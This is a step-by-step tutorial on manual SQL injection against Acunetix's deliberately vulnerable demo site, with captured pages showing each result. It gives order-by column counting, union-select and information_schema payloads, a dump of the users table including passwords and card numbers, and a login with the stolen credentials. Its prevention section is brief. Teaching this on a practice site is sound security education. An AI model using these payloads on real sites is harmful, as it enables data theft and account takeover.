

SQL INJECTION

- SQL injection is a technique used to exploit user data through web page inputs by injecting SQL commands as statements. Basically, these statements can be used to manipulate the application's web server by malicious users.
- SQL injection is a code injection technique that might destroy your database.
- SQL injection is one of the most common web hacking techniques.
- SQL injection is the placement of malicious code in SQL statements, via web page input.
- Web servers communicate with database servers anytime they need to retrieve or store user data.
- SQL statements by the attacker are designed so that they can be executed while the web-server is fetching content from the application server.
- It compromises the security of a web application.

STEPS IN PERFORMING SQL INJECTION

- We here perform SQL injection on a demo website <http://testphp.vulnweb.com/>
- Firstly, we need to check whether the website is connected the database or not.
- Thereby we check the database link in the categories.



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)





search art <input type="text"/> <input type="button" value="go"/>	categories
Browse categories	Posters Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
Browse artists	Paintings Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
Your cart	Stickers Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
Signup	Graffiti Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati
Your profile	
Our guestbook	
AJAX Demo	
Links Security art PHP scanner PHP vuln help Fractal Explorer	

- We see different posters in the posters category.



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**


[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art <input type="text"/> <input type="button" value="go"/>	Posters
Browse categories	The shore  Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. painted by: r4w8173 comment on this picture
Browse artists	Mistery  Donec molestie. Sed aliquam sem ut arcu. painted by: r4w8173 comment on this picture
Your cart	The universe  Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. painted by: r4w8173 comment on this picture
Signup	Walking  Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.
Your profile	
Our guestbook	
AJAX Demo	
Links Security art PHP scanner PHP vuln help Fractal Explorer	

- Changing the numerical leads to other page of change that means it is connected to the database.



- Now we check if there is any vulnerability or not by inserting the ' to the url after the numerical.
- By doing this, we are getting the error.
- So it leads to a conclusion that this website is not secured ,it has some vulnerabilities.



- If the page is changed (same page) or some changes are made then the page is not secured. And vice versa.
- By now we get to know that this page is not secured and is connected to database.
- As it is connected to database, it contains columns. We Try to get the column details using SQL commands.
- Using “order by” command we check whether there are columns or not.
- By adding order by 1,2,3..., .We check the columns.
- No error means columns are present, otherwise no columns.
- At some point it shows error, that means there it seems to be the stop of the number of columns.



TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

Error: Unknown column '12' in 'order clause' Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

- We now check the no of columns having loopholes or vulnerabilities by using 'union' command.
- union select 1,2,3,4,5,6,7,8,9,10,11. This is command we are going to insert.

Paintings

Thing



Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

[comment on this picture](#)

7



2

painted by: 9

[comment on this picture](#)

- The columns 2,9 and 7(db name) are having the vulnerabilities in the table.
- Now we try to find the database name by replacing 7 with database() to get its name.

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)

Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)

Paintings

Thing




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: [r4w8173](#)

[comment on this picture](#)

acuart



2


painted by: 9

[comment on this picture](#)

- Finding the table names from database using the following command: `group_concat(table_name)` from `information_schema.tables` where `table_schema=acuart`.

Paintings

Thing




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: [r4w8173](#)

[comment on this picture](#)

artists,carts,categ,featured,guestbook,pictures,products,users



2

painted by: 9

[comment on this picture](#)

- We get to know the table names of the database 'acuart'.
- We now try to know the column names of the users table, so we replace table with column.

Paintings

Thing




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: [r4w8173](#)

[comment on this picture](#)

address, cart, cc, email, name, pass, phone, uname



2

painted by: [9](#)

[comment on this picture](#)

- The column names of the users table are like address, cart, cc, email, pass, phone, uname.
- We now want the information of the particular columns.
- Replacing the columns with desired column name gives the details.

Paintings

Thing




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: [r4w8173](#)

[comment on this picture](#)

test-sample@email.tst-test-4111111111111111



2

painted by: [9](#)

[comment on this picture](#)

- Here the uname obtained is 'test' and password is also 'test'.
- We use the credentials to login the account.
- We will be logged in to the that account.

<http://bxss.me/t/fit.txt%3F.jpg>
(test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="<h1>http://bxss.me/t/fit.txt%3F.jpg<s"/>
Credit card number:	<input type="text" value="4111111111111111"/>
E-Mail:	<input type="text" value="sample@email.tst"/>
Phone number:	<input type="text" value="555-666-0606"/>
Address:	<input type="text" value="1%}acx{{98991*97996}}xca"/>
<input type="button" value="update"/>	

You have 1 items in your cart. You visualize you cart [here](#).

- Like this SQL commands are used to crack the credentials and information.

IMPACT OF SQL INJECTION

- The hacker can retrieve all the user-data present in the database such as user details, credit card information, social security numbers and can also gain access to protected areas like the administrator portal. It is also possible to delete the user data from the tables.
- Nowadays, all online shopping applications, bank transactions use back-end database servers. So in-case the hacker is able to exploit SQL injection, the entire server is compromised.

PREVENTING SQL INJECTION

- User Authentication: Validating input from the user by pre-defining length, type of input, of the input field and authenticating the user.
- Restricting access privileges of users and defining as to how much amount of data any outsider can access from the database. Basically, user should not be granted permission to access everything in the database.
- Do not use system administrator accounts.